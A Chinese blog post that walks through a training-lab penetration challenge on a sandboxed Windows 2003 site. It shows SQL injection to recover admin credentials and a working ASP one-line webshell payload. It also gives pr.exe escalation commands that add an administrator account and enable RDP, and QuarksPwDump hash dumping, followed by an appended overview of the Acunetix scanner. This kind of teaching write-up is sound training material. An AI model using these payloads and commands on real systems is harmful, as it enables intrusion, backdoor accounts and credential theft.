01-在线挑战详细攻略-《我很简单，请不要欺负我》http://bbs.ichunqiu.com/thread-1783-1-1.html (出处: i春秋社区-分享你的技术，为安全加点温度)

原创

手艺人123 于 2016-11-18 14:05:37 发布 5324 收藏 1
分类专栏： 渗透学习

本文链接：https://blog.csdn.net/wjy397/article/details/53215672

系列文章：
02-在线挑战详细攻略-《网站综合渗透实验》
03-在线挑战详细攻略-《又见DZ，我能拿你怎么办》
04-在线挑战详细攻略-《2015中国网络安全大赛：Reinstall真题》
05-在线挑战详细攻略-《2015中国网络安全大赛：框架漏洞真题》
程序员学习公众号:

Setp 0
实验环境
操作机：Windows XP [172.16.11.2]
目标机：Windows server 2003 [172.16.12.2]
实验工具： 中国菜刀 Pr 御剑 Pangolin 3389
本实验要求获取 www.test.ichunqiu网站的服务器权限。
ps：图片可单击放大观看。

Step 1
目录扫描
工具：御剑
路径：C:\Tools\目录扫描\
打开御剑，在域名中输入 http://www.test.ichunqiu，开始扫描；

在目录列表中查找后台，发现存在/admin

双击打开后台登录页面 http://www.test.ichunqiu/admin

不过用户名和密码都不知道，没关系，进行下一步：获取用户名和密码。

Step 2
工具：旁注WEB综合检测程序Ver3.6修正版
路径：C:\Tools\注入工具\Domain3.6\Domain3.6.exe

打开工具，依次点击 [SQL注入] -->[批量扫描注入点] --> [添加网址] --> [批量分析注入点]；

出现下面这个对话框说明已经检测完毕；

点击OK进行下一步；
注入点分析完毕后，会在下方列表中显示可注入的地址，选择其中一个地址，右键选择 [检测注入]；

点击 [检测注入] 后，主界面从 [批量扫描注入点] 转到 [SQL注入猜解检测]，点击 [开始检测]；

检测完毕后，显示可以注入，并列出了数据库类型：Access数据库；

下面开始逐步 [猜解表名] -->[猜解列名]--> [猜解内容]；点击 [猜解表名] 后，在数据库列表中会显示4个表，分别是admin、user、movie和news；

选择admin表，点击 [猜解列名]，成功猜解出三个列名id、username和password；

勾选username和password，点击 [猜解内容]，右侧列表中成功显示用户名admin，密码469e80d32c0559f8

当然密码是MD5加密的，打开本机浏览器，输入 http://www.cmd5.com，输入刚刚查询到的密文，点击 [解密]；

成功找到明文密码：admin888；
注入的方法与工具很多，或者也可以这样：在浏览器中打开网站首页 http://www.test.ichunqiu，在最新产品中随便选择一个打开 [注入点太多]；

复制URL [www.test.ichunqiu/ProductShow.asp?ID=7]，使用工具：穿山甲
工具：[穿山甲Pangolin]
路径： C:\Tools\注入工具\pangolin
Pangolin是一款帮助 渗透测试人员进行Sql注入测试的安全工具。所谓的SQL注入测试就是通过利用目标网站的某个页面缺少对用户传递参数控制或者控制的不够好的情况下出现的漏洞，从而达到获取、修改、删除数据，甚至控制数据库服务器、Web服务器的目的的测试方法；

打开穿山甲，输入URL，点击绿色三角箭头进行注入操作；

点击 [Dates] 切换到Dates选项卡，点击 [Tables] 成功猜解出4张表；

获取内容的原理同Domain的使用方法一样，[猜解表名]-->[猜解列名]-->[猜解内容]；

同样能获取用户名和密码；

下一步：登录后台，上传木马；

Setp 3
打开后台登录页面，输入用户名admin，密码admin888，输入验证码，点击 [ENTER] 登录后台；

久违的后台终于进去了....

点击左侧菜单栏中的 [系统设置管理]-->[网站信息配置]，用修改配置文件的方法获取WebShell；

打开相应页面后，将 [公司名称] 内容修改为一句话木马 "%><%Eval Request(Chr(35))%><%'
写一句话木马的时候注意闭合；

点击最下面的 [保存设置] 按钮；


如果插马成功，[公司名称] 内容为空；

打开 [中国菜刀] 连接一句话木马；
工具：中国菜刀　路径：C:\Tools\webshell\中国菜刀

打开菜刀，右键空白处，选择 [添加]；

在地址栏中输入 http://www.test.ichunqiu/inc/config.asp，为什么是这个路径？因为我们刚才修改的网站信息配置页面，就是这个路径，可以自己下载一个魅力企业网站管理系统源码看看，2007或2009版的都行，里面的目录结构一目了然；
连接密码为#，密码为什么是#？ 往上看一句话木马，里面有个chr(35)，#的ascii码就是35，当然这个密码可以随便设置，只要保证服务端一句话木马里的密码和添加SHELL时输入的密码一致即可，点击 [添加]；

添加成功后会新增一条记录；



双击这个URL，成功进入！

解释一下一句话木马
/inc/config.asp的源码是这样的：

```
<%
Const SiteName="魅力企业网站管理系统 2007 中英繁商业正式版"      '网站名称
Const EnSiteName="MSCOM 2007"      '网站名称
Const SiteTitle="魅力软件"      '网站标题
Const EnSiteTitle="MelyySoft"      '网站标题
Const SiteUrl="www.melyysoft.com"      '网站地址
Const Miibeian="湘ICP备05011184号"      '网站备案号
….
%>
```

复制代码

构造一句话木马：

```
"%><%Eval Request(Chr(35))%><%'
```

复制代码

插入一句话木马后，config.asp代码会变成这样：

```
<%
Const SiteName=""%><%Eval Request(Chr(35))%><% '"      '网站名称
Const EnSiteName="MSCOM 2007"      '网站名称
Const SiteTitle="魅力软件"      '网站标题
Const EnSiteTitle="MelyySoft"      '网站标题
Const SiteUrl="www.melyysoft.com"      '网站地址
Const Miibeian="湘ICP备05011184号"      '网站备案号
….
%>
```

复制代码

代码再整理规范一点就是这样：

```
<%Const SiteName=""%>
<%Eval Request(Chr(35))%>
<% '"      '网站名称
Const EnSiteName="MSCOM 2007"      '网站名称
Const SiteTitle="魅力软件"      '网站标题
Const EnSiteTitle="MelyySoft"      '网站标题
Const SiteUrl="www.melyysoft.com"      '网站地址
Const Miibeian="湘ICP备05011184号"      '网站备案号
….
%>
```

复制代码

所以插入一句话木马一定要保证整个代码的语法是正确的，否则肯定不成功；
下一步，添加账户-->开启3389-->远程桌面连接-->获取管理员账户密码；

Step 4
进入C:\RECYCLER目录，准备上传提权工具；当然可写的目录不知这一个，还有其他的；

提权工具包括pr，3389，cmd，路径：C:\Tools\提权工具\windows

开始上传工具，选中这三个文件，用鼠标直接拖到中国菜刀中，即可完成上传；

上传成功；

Pr.exe提权
Windows跟踪注册表项的ACL权限提升漏洞 KB952004 MS09-012
Windows管理规范（WMI）提供程序没有正确地隔离NetworkService或LocalService帐号下运行的进程，同一帐号下运行的两个独立进程可以完全访问对方的文件句柄、注册表项等资源。WMI提供程序主机进程在某些情况下会持有SYSTEM令牌，如果攻击者可以以 NetworkService或LocalService帐号访问计算机，攻击者就可以执行代码探索SYSTEM令牌的WMI提供程序主机进程。一旦找到了SYSTEM令牌，就可以获得SYSTEM权限的提升。
使用方法：

```
pr.exe "net user hacker 123 /add & net localgroup administrators hacker /add"
```

复制代码

复制代码
net user hacker 123 /add
添加一个用户名为hacker、密码为123的账户；
net localgroup administrators hacker /add
将账户hacker添加到管理员组；
提权有很多种，如巴西烤肉Churrasco.exe等；
下一步，执行提权操作；
右键cmd.exe，选择 [虚拟终端]

成功进入，将目录切换到C:\RECYCLER

用pr.exe执行cmd命令，添加账户；

```
1. pr "net user hacker 123 /add"
```

复制代码

第一次执行命令有可能不成功，怎么办？

没关系，再执行一次就OK了；

账户添加成功，下一步，将hacker账户添加到系统管理员组；

```
1. pr "net localgroup administrators hacker /add"
```

复制代码

添加成功，下一步，开启3389；

```
1. pr 3389
```


复制代码

如果出现如上图中的一大堆命令，说明执行成功了，不成功就多执行几次命令，下一步，连接目标机；
[开始]-->[运行]-->mstsc

如果找不见目标IP地址，请点击右上角 [场景拓扑图] 进行查看；

输入目标IP地址：172.16.12.2，开始连接，继续输入用户名hacker和密码123，进入系统；

3389连接成功！下一步，获取系统管理员密码，准确的说是获取系统管理员密码的hash，上传密码获取工具 ，还是使用菜刀上传；



工具一大堆，随便用，这里我们使用QuarksPwDum，开始上传；

上传成功，进入目标机，运行QuarksPwDump
注：打开cmd，用命令行启动QuarksPwDump，不要直接双击；

运行后，会出现如下界面：

继续输入命令：

```
1. QuarksPwDump --dump-hash-local
```

复制代码

执行后的结果如下：

成功获取到administrator的hash：62C4700EBB05958F3832C92FC614B7D1:4D4786753445 41AACCF6CF33E1DD9D85
暂时切换出实验环境，在你的电脑上打开浏览器输入 http://www.objectif-securite.ch/en/ophcrack.php，在页面的相应位置输入hash，然后GO；
ps：如果打不开就翻墙，或者用其他类似功能的网站也可以，这样的站点很多；

最终结果输出：

WVS

WVS [Web Vulnerability Scanner] 是一个自动化的Web应用程序安全测试工具。

官网： https://www.acunetix.com/

1、WVS可以通过检查 sql注入攻击漏洞、跨站脚本攻击漏洞等来审核Web应用程序。

2、它可以扫描任何可通过Web浏览器访问的和遵循HTTP/HTTPS规则的Web站点和Web应用程序。

3、除了自动化地扫描可以利用的漏洞，WVS还提供了分析现有通用产品和客户定制产品（包括那些依赖于JavaScript的程序即AJAX应用程序）的一个强健的解决方案。

4、登录保护页面的自动扫描 。一个网站最有可能被攻击和容易受到攻击的区域往往是那些需要用户登录的区域。 因此对的Acunetix最新版本现在可以自动地和轻松浏览复杂的验证区域，不再需要经常需要手动干预。 这包括可以扫描使用单点登录（SSO）和基于OAuth认证的Web应用程序。


5、检测WP核心和WP插件的漏洞。 可以检测超过1200个WordPress 核心和插件的漏洞，目前全球市场上没有其他扫描器可以检测这么多的WordPress漏洞。 WordPress网站已经超过了7400万，在WordPress核心发现一个漏洞，或甚至在某一个插件的漏洞都可用于攻击数百万的个人网站。

6、支持各种开发架构和Web服务 。许多企业级，任务关键的应用程序基本都是使用Java框架或Ruby on Rails建立的。第10版经过精心设计，可精确抓取扫描和使用这些技术构建的Web应用程序。 另外随着不断上升的HTML5单页面的应用程序和移动应用，Web服务已经成为一个显著的攻击向量。 新版本改进了对使用WSDL和WCF描述基于SOAP的Web服务支持，使用WADL定义自动扫描RESTful Web服务。 其“深度扫描”爬行引擎可以非常迅速的分析同时使用Java框架和Ruby on Rails开发的Web应用程序。


7、检测恶意软件和钓鱼网址 Acunetix WVS 10将附带一个URL的恶意软件检测服务， 这是用来分析所有的扫描过程中找到的外部链接，针对不断更新的恶意软件和钓鱼网址数据库，这项恶意软件检测服务利用了谷歌和Yandex的安全浏览数据库。

8、支持外部第三方工具。如Fiddler、Burp Suite和Selenium IDE，以加强业务逻辑测试和手动测试和自动化的工作流。

界面：



报告输出：



Scan of http://

Scan details

Scan information	
Start time	2015/11/12 11:50:10
Finish time	The scan was aborted
Scan time	1 hours, 3 minutes
Profile	Default
Server information	
Responsive	True
Server banner	Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3
Server OS	Windows
Server technologies	PHP


Threat level

acunetix threat level
Level 3: High

Acunetix Threat Level 3
One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Alerts distribution

Total alerts found	267
High	23
Medium	88
Low	30
Informational	126



本次实验到此结束，希望对大家有所帮助，有不足之处请大家多多指正！ 下一讲：《网站综合渗透实验》。

ps：所有图片全部来自真实操作截图，部分知识点的内容转自FreeBuf黑客与极客（FreeBuf.COM）与网络；路漫漫其修远兮，感谢一路上黑友们的帮助@lonnyboy。

--END--

程序员学习公众号: